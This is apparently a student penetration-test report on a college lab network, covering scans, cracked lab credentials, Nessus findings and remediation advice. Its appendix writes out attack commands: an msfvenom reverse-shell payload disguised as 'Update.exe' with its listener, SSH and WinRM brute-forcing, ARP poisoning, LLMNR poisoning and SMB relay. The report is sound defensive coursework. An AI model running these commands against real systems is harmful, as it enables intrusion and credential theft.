Penetration Test & Vulnerability Analysis

Cybersec Project

triOS College

Completed by: \_\_ZHENGZHENG LI\_\_

Date: \_\_03/09/2025\_\_

Table of Contents

1. Introduction

2. Penetration Testing Results

2.1 Information gathering analysis (reconnaissance/footprinting)

2.2 Identification of critical systems

2.3 Application Layer testing (enumeration, system access)

2.3.1 Authentication Penetration

2.3.2 Other Application Service Penetration

2.4 Network Layer testing (enumeration, system access)

2.4.1 External/internal testing of networks

2.5 Social Engineering & Physical Security

2.6 Summary Report & Remediation Best Practices

3. Vulnerability Assessment

3.1 Testing Process and Summary

3.2 Retesting Identified Vulnerabilities

Appendix A: Nessus Reports

Appendix B: Attack Narrative

1. Introduction

****Objective & intended audience****

This report details the findings of a penetration test and vulnerability assessment conducted against a controlled lab environment (**192.168.2.0/24**). The objective was to identify security weaknesses, validate the effectiveness of prior system hardening efforts, and assess the overall security posture. This report is intended for the system administration and IT security teams responsible for maintaining these assets.

****Key systems/concerns****  
The assessment focused on four primary systems:

* **SYSTEM 1:** Windows Server 2022 (**192.168.2.102**) - File Server
* **SYSTEM 2:** Fedora 41 Workstation (**192.168.2.105**) - DNS Resolver
* ****SYSTEM 3:****  Ubuntu 24.04.2 LTS Server (**192.168.2.103**) - SSH Host
* ****SYSTEM 4:****  Windows 10 Client (**192.168.2.108**) - Standard User Workstation

The primary concern was to test the effectiveness of the attack surface reduction tasks previously documented.

****Common acronyms/terminology****

* ****CVSS:****Common Vulnerability Scoring System
* ****SMB:****  Server Message Block
* ****WinRM:****  Windows Remote Management
* ****MITM:****  Man-in-the-Middle
* ****LLMNR:****  Link-Local Multicast Name Resolution

****Qualifications of the penetration testers****  
This test was conducted by a triOS College cybersecurity student as part of a controlled academic exercise.

****Overview of the pen test process****  
A grey-box testing approach was used, with prior knowledge of the network scope and general system types. The testing followed a structured methodology encompassing reconnaissance, enumeration, vulnerability exploitation attempts, and post-exploitation activities, as outlined in the provided Attack Narrative.

****Overview of the vulnerability test process****  
Vulnerability assessment was performed using Nessus Essentials, scanning for known vulnerabilities (CVEs) and misconfigurations. The scan was configured to report findings with a CVSS score of 5.0 (Medium) or higher.


2. Penetration Testing Results


2.1 Information gathering analysis (reconnaissance/footprinting)

Initial network discovery was performed using **nmap -sn** and **netdiscover** to identify active hosts.

****Finding:**** The network segment **192.168.2.0/24** contained 8 active hosts, including the target systems, a gateway router (**192.168.2.1**), and the attacker's machine (**192.168.2.101/107**).

****Evidence:**** The following screenshots show the results of the network scans:






Service enumeration was then conducted on each target using **nmap -sV -sC**.

* ****SYSTEM 1 (Win Server):**** Ports 445 (SMB) and 5985 (WinRM) open.
* ****SYSTEM 2 (Fedora):**** Port 53 (DNS) open. Masscan also detected port 5355 (LLMNR).
* ****SYSTEM 3 (Ubuntu):**** Only port 22 (SSH) open.
* ****SYSTEM 4 (Win 10):**** No ports open; effectively stealth from network scans.

****Evidence:**** The following is an example detailed service scan for SYSTEM 1:



2.2 Identification of critical systems

Based on the reconnaissance phase, two systems were identified as primary targets due to their exposed services and potential value to an attacker:

1. ****Windows Server 2022 (**192.168.2.102**):**** Exposed SMB and WinRM services are common entry points for lateral movement and data exfiltration in Windows environments.
2. ****Fedora 41 Workstation (**192.168.2.105**):**** An exposed DNS server can be misused for cache snooping (information disclosure) and is a potential participant in name resolution poisoning attacks (LLMNR/NBT-NS).


The Ubuntu server, while secure, was targeted due to its SSH service, a common brute-force target. The Windows 10 client, with no services, was considered a target for client-side attacks.

2.3 Application Layer testing (enumeration, system access)


2.3.1 Authentication Penetration

****SMB (SYSTEM 1):**** Anonymous access attempts were denied. Brute-force attacks via **nmap --script smb-brute** were unsuccessful with the provided wordlists. However, **crackmapexec** confirmed SMB signing was not required, a finding later leveraged.

smbclient



****WinRM (SYSTEM 1):**** Brute-force attacks using **crackmapexec winrm** and manual login attempts with **evil-winrm** were successful using credentials **eviluser:Password123!**. This provided a remote PowerShell session on the server.  
![crackmapexec WinRM brute force success](crackmapexec winrm.png)  
**crackmapexec** successfully authenticates via WinRM, shows **(Pwn3d!)**


  
Successful remote shell established via **evil-winrm** using obtained credentials

****SSH (SYSTEM 3):**** Brute-force attacks using **patator** was successful in guessing the credentials **testuser:password123**.

  
**patator** shows successful login with **testuser:password123**



2.3.2 Other Application Service Penetration


****SMB Enumeration (SYSTEM 1):**** **enum4linux** failed to enumerate information due to lack of anonymous access.  
  
**enum4linux** enumeration attempt aborted due to authentication error



****DNS Enumeration (SYSTEM 2):**** Tools like **dig**, **dnsrecon**, and **dnsenum** confirmed the server responds to recursive queries for external domains, confirming the vulnerability identified by Nessus (Plugin ID 12217). The server also provided its version (BIND 9.18.33).  
  
**dig** query shows server recursively resolved **example.com**  
  
**dnsrecon** confirms recursion is enabled and fetches BIND version  
  
**dnsenum** performing enumeration

2.4 Network Layer testing (enumeration, system access)



2.4.1 External/internal testing of networks

****MITM Attacks:**** ARP poisoning attacks were launched against the gateway (**192.168.2.1**) and the Windows Server (**192.168.2.102**) using **ettercap -T -M arp:remote**. The attack was successful in positioning the attacker as a MITM, as shown by the intercepted UPnP traffic from the gateway.  
  
Starting **ettercap** for ARP poisoning  
  
**ettercap** successfully intercepting network traffic (UPnP packets)

****SMB Relay Attempts:**** **ntlmrelayx.py** was set up to capture and relay SMB authentication attempts. However, no authentication attempts were captured during the test window, likely due to a lack of client traffic.  
  
Setting up **ntlmrelayx** to wait for SMB authentication connections

****LLMNR/NBT-NS Poisoning:**** **Responder** was run and successfully poisoned name resolution requests for the name "rnn", demonstrating the network's susceptibility to this attack which could lead to credential harvesting.  
  
**Responder** configuration interface showing various Poisoners and Servers enabled  
  
**Responder** log showing successful poisoning of LLMNR requests

2.5 Social Engineering & Physical Security

Social engineering attacks were prepared but not executed in the live environment. A malicious payload (**Update.exe**) was created using **msfvenom** with a reverse HTTPS meterpreter payload. A Metasploit multi-handler was configured to receive potential connections. The simulated attack vector would be a phishing email or a compromised website (waterhole attack).  
  
Generating malicious executable using **msfvenom**  
  
Setting up reverse HTTPS listener in Metasploit

2.6 Summary Report & Remediation Best Practices

****Summary:**** The penetration test validated the findings of the vulnerability assessment and demonstrated the real-world exploitability of the identified issues. While the attack surface was significantly reduced, two key issues were successfully exploited:

1. Weak credentials (**eviluser:Password123!**) allowed full compromise of the Windows Server via WinRM.
2. Weak credentials (**testuser:password123**) allowed access to the Ubuntu server via SSH.

Furthermore, network-level attacks confirmed the risk of the SMB signing misconfiguration and the susceptibility to name resolution poisoning.

****Remediation Best Practices:****

1. ****Enforce SMB Signing:**** On **192.168.2.102**, enable the Group Policy setting **Microsoft network server: Digitally sign communications (always)** to mitigate SMB relay attacks.
2. ****Implement Credential Hardening:**** Enforce a strong password policy. Consider disabling WinRM or restricting its access to specific management subnets if not critically needed. Utilize multi-factor authentication where possible.
3. ****Harden DNS Configuration:**** On **192.168.2.105**, configure **systemd-resolved** or the installed DNS server to disable recursion for untrusted clients (the entire subnet in this lab) or restrict it to authorized IPs only.
4. ****Network Segmentation:**** Segment the network to isolate critical servers (e.g., the file server) from general workstations to limit the potential impact of a compromise.
5. ****LLMNR/NBT-NS Mitigation:**** Disable LLMNR and NBT-NS on all Windows hosts via Group Policy to prevent name resolution poisoning attacks.

3. Vulnerability Assessment

3.1 Testing Process and Summary

The vulnerability assessment was performed using Nessus Essentials on August 29th and 31st, 2025. The scan was configured to report vulnerabilities with a CVSS score of 5.0 or higher.

****Findings Summary:****

* ****SYSTEM 1 (192.168.2.102):**** 1 Medium vulnerability.

****Plugin ID 57608:**** SMB Signing not required (CVSS 5.3).

* ****SYSTEM 2 (192.168.2.105):**** 1 Medium vulnerability.

****Plugin ID 12217:**** DNS Server Cache Snooping (CVSS 5.3).

* ****SYSTEM 3 (192.168.2.103):**** No High or Medium vulnerabilities found.
* ****SYSTEM 4 (192.168.2.108):**** No High or Medium vulnerabilities found.

3.2 Retesting Identified Vulnerabilities

The penetration test served as a method of retesting the critical vulnerabilities identified by Nessus:

* The ****SMB Signing**** issue was confirmed and its exploit potential demonstrated through the successful execution of MITM attacks. While not directly exploited via relay, the pre-condition for the attack was present.
* The ****DNS Cache Snooping**** issue was confirmed manually using **dig** and **dnsrecon**, validating the information disclosure risk.  
  The other systems (Ubuntu Server, Win 10 Client) had no vulnerabilities to retest, which was consistent with their highly secured configuration and lack of attack surface as confirmed by the penetration test.

Appendix A: Nessus Reports

*Refer to the PDFs in the Nessus Reports folder.*

Appendix B: Attack Narrative

# SYSTEM 1 Windows Server 2022 (Evaluation)

**IP Address:** 192.168.2.102

**Services Installed:** File and Storage Services (SMB), WinRM

**Pentest tasks:**

1. ****Initial Reconnaissance****

**nmap -sV -sC -O 192.168.2.102** - Detailed service scanning and OS detection

**nmap --script vuln 192.168.2.102** - Vulnerability scanning

****2、SMB Service Testing****

**enum4linux -a 192.168.2.102** - SMB enumeration

**smbclient -L //192.168.2.102 -N** - Anonymous SMB share listing

**crackmapexec smb 192.168.2.102** - SMB brute force and command execution testing

**nmap --script smb-brute 192.168.2.102** - SMB brute force attack

****3、WinRM Service Testing****

**evil-winrm -i 192.168.2.102 -u [username] -p [password]** - WinRM connection attempts

**crackmapexec winrm 192.168.2.102 -u [username] -p [password]** - WinRM brute force attack

****4、Network Sniffing & MITM Attacks****

**responder -I eth0 -w -d** - LLMNR/NBT-NS/mDNS poisoning

**python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf targets.txt -smb2support --dump-hashes** - SMB relay attacks

# System 2 Fedora 41 (Workstation Live)

**IP Address:** 192.168.2.105

**Services Installed:** systemd-resolved (DNS resolver), LLMNR

**Pentest tasks:**

****1、Initial Reconnaissance****

**nmap -sV -sC -O 192.168.2.105** - Detailed service scanning

**masscan -p1-65535 192.168.2.105 --rate=1000** - Rapid port scanning

****2、DNS Service Testing****

**dig @192.168.2.105 example.com ANY** - DNS query testing

**dnsrecon -d example.com -n 192.168.2.105** - DNS enumeration

**dnsenum 192.168.2.105** - DNS subdomain and zone transfer enumeration

****3、LLMNR Service Testing****

**responder -I eth0 -w -d -v -F-** LLMNR poisoning

****4、SELinux Bypass Attempts****

**linpeas.sh** - Linux privilege escalation enumeration script

# System 3 Ubuntu 24.04.2 LTS (Server)

**IP Address:** **192.168.2.103**

**Services Installed:** OpenSSH (TCP/22)

**Pentest tasks:**

****1、SSH Service Testing****

**nmap -sV -sC -p 22 192.168.2.103** - Detailed SSH service scanning

**ssh-audit 192.168.2.103** - SSH configuration security audit

**nmap --script ssh2-enum-algos 192.168.2.103** - SSH algorithm enumeration

****2、SSH Brute Force Attacks****

**ncrack -v -U user\_list.txt -P passwords.txt ssh://192.168.2.103:22**- SSH password brute force

**patator ssh\_login host=192.168.2.103 user=FILE0 password=FILE1 0=user\_list.txt 1=passwords.txt -x ignore:mesg='Authentication failed.'** - Alternative SSH brute force tool

****3、SSH Key Testing****

**ssh-keyscan 192.168.2.103** - Collect SSH host keys

Test known weak SSH keys or default keys

****4、Security Update Analysis****

**nmap --script vuln 192.168.2.103** - Check for unpatched vulnerabilities

Check Ubuntu security advisories against system version

# System 4 Windows 10 (Client VM)

**IP Address:** 192.168.2.108

**Services Installed:** Core Windows client services. No network-facing services are exposed.

**Pentest tasks:**

****1、Initial Reconnaissance****

**nmap -sV -sC -O 192.168.2.108** - Detailed service scanning

Confirm no open ports

****2、Client-Side Attack Preparation****

**msfvenom -p windows/x64/meterpreter/reverse\_https LHOST=192.168.2.107 LPORT=4444 -f exe -o Update.exe**  -Create malicious documents with reverse shell payloads

**msfconsole**

**use exploit/multi/handlerset**

**set PAYLOAD windows/x64/meterpreter/reverse\_https**

**set LHOST 0.0.0.0.**

**set LPORT 4444**

**exploit -j**

-Set up Metasploit listeners to receive connections

****3、Phishing Simulation****

Send malicious documents via email

Simulate waterhole attacks by setting up malicious websites

****4、Lateral Movement Preparation****

If access is gained, use **mimikatz** to extract credentials

Use **bloodhound** for Active Directory enumeration (if domain-joined)

Use **crackmapexec** for lateral movement testing

# Network-Level Attacks

****1、Network Reconnaissance****

**nmap -sn 192.168.2.0/24** - Network host discovery

**netdiscover -i eth0 -r 192.168.2.0/24** - ARP network discovery

****2、Man-in-the-Middle Attacks****

**ettercap -T -M arp:remote /192.168.2.1// /192.168.2.102//** - ARP poisoning

**sslstrip** - SSL stripping attacks

**wireshark** - Network traffic analysis

****3、Password Sniffing****

**ettercap -T -q -l /root/capture.pcap -L /root/ettercap-log** - Password sniffing sessions

**hydra -l testuser -P passwords.txt -e nsr -t 4 ssh://192.168.2.103** - Attempt login using captured credentials